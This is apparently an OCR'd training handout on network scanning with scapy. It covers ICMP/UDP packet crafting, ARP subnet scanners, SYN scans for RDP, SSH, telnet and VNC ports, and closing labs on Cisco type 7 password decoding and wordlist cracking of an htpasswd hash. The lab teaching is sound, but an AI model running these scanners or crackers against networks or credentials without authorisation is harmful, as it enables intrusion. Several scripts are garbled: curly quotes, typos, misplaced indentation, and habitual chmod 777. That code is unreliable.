
Lesson 30:Sending ICMPv4 Packets with scapy

In the Linux machine, in the Terminal window, at the >>> prompt, type this command, and then press the Enter key:

```
i = IP()
```

This creates an object named i of type IP. To see the properties of that object, use the display() method with this command:

```
i.display()
```



Use these commands to set the destination IP address and display the properties of the i object again. Replace the IP address in the first command with the IP address of your target Windows machine:

```
i.dst="10.65.75.49"

i.display()
```

```
>>> i.dst="192.168.3.87"
>>> i.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= ip
  chksum= None
  src= 192.168.164.128
  dst= 192.168.3.87
  \options\
>>>
```

Notice that scapy automatically fills in your machine's source IP address.

Use these commands to create an object named ic of type ICMP and display its properties:

ic = ICMP()

ic.display()

```
>>> ic = ICMP()
>>> ic.display()
###[ ICMP ]###
  type= echo-request
  code= 0
  chksum= None
  id= 0x0
  seq= 0x0
>>>
```

Use this command to send the packet onto the network and listen to a single packet in response. Note that the third character is the numeral 1, not a lowercase L:

sr1(i/ic)

```
>>> sr1(i/ic)
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
<IP  version=4L ihl=5L tos=0x0 len=28 id=10824 flags= frag=0L ttl=128 proto=icmp chksum
=0xe770 src=192.168.3.87 dst=192.168.164.128 options=[] |<ICMP  type=echo-reply code=0
chksum=0xffff id=0x0 seq=0x0 |<Padding  load='\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00' |>>>
>>>
```

This command sends and receives one packet, of type IP at layer 3 and ICMP at layer 4. As you can see in the image above, the response is shown, with ICMP type echo-reply.

The Padding section shows the portion of the packet that carries higher-level data. In this case it contains only zeroes as padding.

Use this command to send a packet that is IP at layer 3, ICMP at layer 4, and that contains data with your name in it (replace YOUR NAME with your own name):

sr1(i/ic/"YOUR NAME")

You should see a reply with a Raw section containing your name.

```
>>> sr1(i/ic/"strategicsec")
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
<IP  version=4L ihl=5L tos=0x0 len=40 id=10825 flags= frag=0L ttl=128 proto=icmp chksum
=0xe763 src=192.168.3.87 dst=192.168.164.128 options=[] |<ICMP  type=echo-reply code=0
chksum=0x7584 id=0x0 seq=0x0 |<Raw  load='strategicsec' |<Padding  load='\x00\x00\x00\x
00\x00\x00' |>>>>
>>>
```

Lesson 31:Sending a UDP Packet with Scapy

Preparing the Target
$ ncat -ulvp 4444

--open another terminal--
In the Linux machine, in the Terminal window, at the >>> prompt, type these commands, and then press the Enter key:

u = UDP()

u.display()

```
>>> u = UDP()
>>> u.display()
###[ UDP ]###
  sport= domain
  dport= domain
  len= None
  chksum= None
>>>
```

This creates an object named u of type UDP, and displays its properties.

Execute these commands to change the destination port to 4444 and display the properties again:

i.dst="10.10.2.97" <--- replace this with a host that you can run netcat on (ex: another VM or your host computer)


u.dport = 4444

u.display()

```
>>> i.dst="192.168.3.230"
>>> u.dport = 4444
>>> u.display()
###[ UDP ]###
  sport= domain
  dport= 4444
  len= None
  chksum= None
>>>
```

Execute this command to send the packet to the Windows machine:

send(i/u/"YOUR NAME SENT VIA UDP\n")



On the Windows target, you should see the message appear

Lesson 32:Programming with Scapy

Type the following code line by line into a document. Save this document as: subnetscanner.py

```
#!/usr/bin/env python

from scapy.all import *

#  Subnet Scanner

for lsb in range(1,50)  :

        ip = “192.168.1.” +str(lsb)
        arpRequest = Ether(dst=”ff:ff:ff:ff:ff:ff”)/ARP(pdst=ip, hwdst=”ff:ff:ff:ff:ff:ff”)
        arpResponse = srp1(arpRequest, timeout=1, verbose=0)
        if arpResponse  :
                print “IP: “ + arpResponse.psrc + “ MAC: “ + arpResponse.hwsrc
```

Now open a terminal (ctrl + alt + T) and type the following commands:

sudo scapy

from scapy.all import *

ls(ARP)

```
strategicsec@ubuntu:~$ sudo scapy
[sudo] password for strategicsec:
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.2.0)
>>> from scapy.all import *
>>> ls(ARP)
hwtype     : XShortField           = (1)
ptype      : XShortEnumField       = (2048)
hwlen      : ByteField             = (6)
plen       : ByteField             = (4)
op         : ShortEnumField        = (1)
hwsrc      : ARPSourceMACField     = (None)
psrc       : SourceIPField         = (None)
hwdst      : MACField              = ('00:00:00:00:00:00')
pdst       : IPField               = ('0.0.0.0')
>>>
```

pkt = Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst="192.168.1.66", hwdst="ff:ff:ff:ff:ff:ff")

Lesson 33:Building your own tools

Type the following code line by line into a document (Save as test_interact.py)

```
#! /usr/bin/env python

# Set log level to benefit from Scapy warnings
import logging
logging.getLogger("scapy").setLevel(1)

from scapy.all import *

class Test(Packet):
   name = "Test packet"
   fields_desc = [ ShortField("test1", 1),
                   ShortField("test2", 2) ]

def make_test(x,y):
   return Ether()/IP()/Test(test1=x,test2=y)

if __name__ == "__main__":
   interact(mydict=globals(), mybanner="Test add-on v3.14")
```

chmod 777 test_interact.py

```
strategicsec@ubuntu:~$ chmod 777 test_interact.py
strategicsec@ubuntu:~$ ./test_interact.py
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.2.0)
Test add-on v3.14
```

make_test(42,666)

```
>>> make_test(42,666)
<Ether  type=0x800 |<IP  |<Test  test1=42 test2=666 |>>>
>>>
```

#Save as icmp.py

```
#! /usr/bin/env python

import sys
from scapy.all import sr1,IP,ICMP

p=sr1(IP(dst=sys.argv[1])/ICMP())
if p:
   p.show()
```

chmod 777 icmp.py

sudo ./icmp.py www.google.com

```
^Cstrategicsec@ubuntu:~$ sudo ./icmp.py www.google.com
WARNING: No route found for IPv6 destination :: (no default route?)
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
###[ IP ]###
  version   = 4L
  ihl       = 5L
  tos       = 0x0
  len       = 28
  id        = 17528
  flags     =
  frag      = 0L
  ttl       = 51
  proto     = icmp
  chksum    = 0x5502
  src       = 74.125.225.240
```

```
#save as ARPLatex.py

#! /usr/bin/env python
# arping2tex : arpings a network and outputs a LaTeX table as a result

import sys
if len(sys.argv) != 2:
   print "Usage: arping2tex <net>\n  eg: arping2tex 192.168.1.0/24"
   sys.exit(1)

from scapy.all import srp,Ether,ARP,conf
conf.verb=0
ans,unans=srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=sys.argv[1]),
          timeout=2)

print r"\begin{tabular}{|l|l|}"
print r"\hline"
print r"MAC & IP\\"
print r"\hline"
for snd,rcv in ans:
   print rcv.sprintf(r"%Ether.src% & %ARP.psrc%\\")
print r"\hline"
print r"\end{tabular}"
```

chmod 777 ARPLatex.py

sudo .ARPLatex.py 192.168.1.0/24

```
strategicsec@ubuntu:~$ sudo ./ARPLatex.py 192.168.1.0/24
WARNING: No route found for IPv6 destination :: (no default route?)
\begin{tabular}{|l|l|}
\hline
MAC & IP\\
\hline
40:6c:8f:4c:78:77 & 192.168.1.64\\
00:25:b3:81:6d:7a & 192.168.1.65\\
00:0c:29:24:5d:a3 & 192.168.1.66\\
c0:83:0a:40:2b:89 & 192.168.1.254\\
\hline
\end{tabular}
```

#Save as ARPMonitor.py

```
#! /usr/bin/env python
from scapy.all import *

def arp_monitor_callback(pkt):
   if ARP in pkt and pkt[ARP].op in (1,2): #who-has or is-at
      return pkt.sprintf("%ARP.hwsrc% %ARP.psrc%")

sniff(prn=arp_monitor_callback, filter="arp", store=0)
```

chmod 777 ARPMonitor.py

sudo ./ARPMonitor.py

```
strategicsec@ubuntu:~$ chmod 777 ARPMonitor.py
strategicsec@ubuntu:~$ sudo ./ARPMonitor.py
WARNING: No route found for IPv6 destination :: (no default route?)
c0:83:0a:40:2b:89 192.168.1.254
c0:83:0a:40:2b:89 192.168.1.254
c0:83:0a:40:2b:89 192.168.1.254
c0:83:0a:40:2b:89 192.168.1.254
c0:83:0a:40:2b:89 192.168.1.254
c0:83:0a:40:2b:89 192.168.1.254
c0:83:0a:40:2b:89 192.168.1.254
c0:83:0a:40:2b:89 192.168.1.254
^Cstrategicsec@ubuntu:~$
```

Lesson 34: Using Scapy as a library

Open up a gedit document

Type the following code line by line:

```
#Save as subnetscanner.py

#!/usr/bin/env python

from scapy.all import *

#Subnet Scanner

for lsb in range(1,50)  :

ip = “192.168.1.” +str(lsb)
arpRequest = Ether(dst=”ff:ff:ff:ff:ff:ff:”)/ARP(pdst=ip, hwdst=”ff:ff:ff:ff:ff:ff”)
arpResponse = srp1(arpRequest, timeout=1, verbose=0)
if arpResponse :
        print “IP: “ + arpResponse.psrc + “MAC: “ + arpResponse.hwsrc

chmod 777 subnetscanner.py
sudo ./subnetscanner.py
```

Open a terminal (ctrl + alt + T) and run the following commands:

```
sudo scapy

from scapy.all import *

ls(ARP)
```

```
strategicsec@ubuntu:~$ sudo scapy
[sudo] password for strategicsec:
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.2.0)
>>> from scapy.all import *
>>> ls(ARP)
hwtype     : XShortField           = (1)
ptype      : XShortEnumField       = (2048)
hwlen      : ByteField             = (6)
plen       : ByteField             = (4)
op         : ShortEnumField        = (1)
hwsrc      : ARPSourceMACField     = (None)
psrc       : SourceIPField         = (None)
hwdst      : MACField              = ('00:00:00:00:00:00')
pdst       : IPField               = ('0.0.0.0')
>>>
```

pkt = Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst='192.168.1.66', hwdst="ff:ff:ff:ff:ff:ff")

pkt

```
>>> pkt
<Ether  dst=ff:ff:ff:ff:ff:ff type=0x806 |<ARP  hwdst=ff:ff:ff:ff:ff:ff pdst=192
.168.1.66 |>>
```

pkt.show()

```
>>> pkt.show()
###[ Ethernet ]###
  dst= ff:ff:ff:ff:ff:ff
  src= 00:0c:29:94:c6:96
  type= 0x806
###[ ARP ]###
     hwtype= 0x1
     ptype= 0x800
     hwlen= 6
     plen= 4
     op= who-has
     hwsrc= 00:0c:29:94:c6:96
     psrc= 192.168.1.81
     hwdst= ff:ff:ff:ff:ff:ff
     pdst= 192.168.1.66
>>>
```

srp1(pkt)

```
>>> srp1(pkt)
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
<Ether  dst=00:0c:29:94:c6:96 src=00:0c:29:24:5d:a3 type=0x806 |<ARP  hwtype=0x1
 ptype=0x800 hwlen=6 plen=4 op=is-at hwsrc=00:0c:29:24:5d:a3 psrc=192.168.1.66 h
wdst=00:0c:29:94:c6:96 pdst=192.168.1.81 |<Padding  load='\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00' |>>>
>>>
```

range(1, 256)

```
>>> range(1, 256)
[1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22,
23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 37, 38, 39, 40, 41, 42,
43, 44, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 58, 59, 60, 61, 62,
63, 64, 65, 66, 67, 68, 69, 70, 71, 72, 73, 74, 75, 76, 77, 78, 79, 80, 81, 82,
83, 84, 85, 86, 87, 88, 89, 90, 91, 92, 93, 94, 95, 96, 97, 98, 99, 100, 101, 10
2, 103, 104, 105, 106, 107, 108, 109, 110, 111, 112, 113, 114, 115, 116, 117, 11
8, 119, 120, 121, 122, 123, 124, 125, 126, 127, 128, 129, 130, 131, 132, 133, 13
4, 135, 136, 137, 138, 139, 140, 141, 142, 143, 144, 145, 146, 147, 148, 149, 15
0, 151, 152, 153, 154, 155, 156, 157, 158, 159, 160, 161, 162, 163, 164, 165, 16
6, 167, 168, 169, 170, 171, 172, 173, 174, 175, 176, 177, 178, 179, 180, 181, 18
2, 183, 184, 185, 186, 187, 188, 189, 190, 191, 192, 193, 194, 195, 196, 197, 19
8, 199, 200, 201, 202, 203, 204, 205, 206, 207, 208, 209, 210, 211, 212, 213, 21
4, 215, 216, 217, 218, 219, 220, 221, 222, 223, 224, 225, 226, 227, 228, 229, 23
0, 231, 232, 233, 234, 235, 236, 237, 238, 239, 240, 241, 242, 243, 244, 245, 24
6, 247, 248, 249, 250, 251, 252, 253, 254, 255]
>>>
```

```
for lsb in range(1, 256) :
        ip = "192.168.1." +str(lsb)
        arpRequest = Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=ip,
        hwdst="ff:ff:ff:ff:ff:ff")
        arpResponse = srp1(arpRequest, timeout=1, verbose=0)
if arpResponse :
        print "IP: " + arpResponse.psrc + " MAC: " + arpResponse.hwsrc
```


```
>>> for lsb in range(1, 256) :
...     ip = "192.168.1." +str(lsb)
...     arpRequest = Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=ip, hwdst="ff:ff:ff
:ff:ff:ff")
...     arpResponse = srp1(arpRequest, timeout=1, verbose=0)
...     if arpResponse :
...           print "IP: " + arpResponse.psrc + " MAC: " + arpResponse.hwsrc
...
IP: 192.168.1.64 MAC: 40:6c:8f:4c:78:77
IP: 192.168.1.65 MAC: 00:25:b3:81:6d:7a
IP: 192.168.1.66 MAC: 00:0c:29:24:5d:a3
```

Now we will run the script in its entirety from the terminal.

Type the following information line by line into a text document and save as ArpScanner.py

```
#!/usr/bin/env python

from scapy.all import *

#Subnet Scanner

for lsb in range(1, 256) :
        ip = "192.168.1." +str(lsb)
        arpRequest = Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=ip,
        hwdst="ff:ff:ff:ff:ff:ff")
        arpResponse = srp1(arpRequest, timeout=1, verbose=0)
if arpResponse :
        print "IP: " + arpResponse.psrc + " MAC: " + arpResponse.hwsrc
```


```
chmod 777 ArpScanner.py

sudo ./ArpScanner.py
```



Lesson 35:Scanning for open RDP port


```
#!/usr/bin/env python
# coding: utf-8
#Scans a range and outputs a list of targets with the Remote Desktop port open :)

import sys
from scapy.all import *
conf.verb=0

if len(sys.argv) != 2:
   print "Usage:  “ + sys.arvg[0] + “ <target>"
   print "Where <target> is a range like 192.168.1.0/24"
   sys.exit(1)

target=sys.argv[1]

p=IP(dst=target)/TCP(dport=3389, flags="S")
ans,unans=sr(p, timeout=9)

for a in ans:
   if a[1].flags == 2:
      print a[1].src
```

sudo python rdp_scan.py ip_range




Lesson 36: Scanning for open SSH port

```
#!/usr/bin/env python
# coding: utf-8
#Scans a range and prints a output list of "targets" that have the SSH port open
import sys
from scapy.all import *
conf.verb=0

if len(sys.argv) != 2:
   print “Usage:  “ + sys.argv[0] + “  <target>"
   print "Where <target> is a range like 192.168.1.0/24"
   sys.exit(1)

target=sys.argv[1]

p=IP(dst=target)/TCP(dport=22, flags="S")
ans,unans=sr(p, timeout=9)

for a in ans:
   if a[1].flags == 2:
      print a[1].src
```




Lesson 37: Scanning for open telnet port

```
#!/usr/bin/env python
# coding: utf-8
import sys
from scapy.all import *
conf.verb=0

if len(sys.argv) != 2:
    print "Usage: ." + sys.argv[0] + "  <target>"
    print "Where <target> is a range like 192.168.1.0/24"
    sys.exit(1)

target=sys.argv[1]

p=IP(dst=target)/TCP(dport=23, flags="S") # Making the packet :)
ans,unans=sr(p, timeout=9) # Setting the timeouts :)

for a in ans:
    if a[1].flags == 2:
        print a[1].src
```



Lesson 38: Scanning for open VNC port

```
#!/usr/bin/env python
# coding: utf-8
# Script to scan a subnet for open vnc port (5900 on Windows, 5901 on linux)
import sys
from scapy.all import *

if len(sys.argv) != 2:
    print "Usage: ” + sys.argv[0] + “ <target>"
    print "Where <target> is a range like 192.168.1.0/24"
    sys.exit(1)

target=sys.argv[1]

p=IP(dst=target)/TCP(dport=5901, flags="S")
ans,unans=sr(p, timeout=9)

for a in ans:
    if a[1].flags == 2:
        print a[1].src
```




Labs

Lesson 39: Decrypt Cisco Type 7 Password and cisco_decrypt.py

In this lab, we will be looking at the cisco_decrypt.py script. Using this script, we can decode Cisco type 7 passwords. This script uses the decrypt function to perform decryption.

To run this script type following in the terminal:

python cisco_decrypt.py



Lesson 40: Password Cracking


wget https://s3.amazonaws.com/SecureNinja/Python/htcrack.py

vi htcrack.py
vi list.txt

hello
goodbye
red
blue
yourname
tim
bob

htpasswd -nd yourname
- enter yourname as the password

python htcrack.py joe:7XsJIbCFzqg/o list.txt




sudo apt-get install -y python-mechanize

rm -rf mechanize-0.2.5.tar.gz

sudo /bin/bash

passwd

